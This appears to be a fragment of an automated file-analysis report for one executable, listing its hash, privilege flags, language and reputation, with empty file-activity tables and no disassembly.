MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly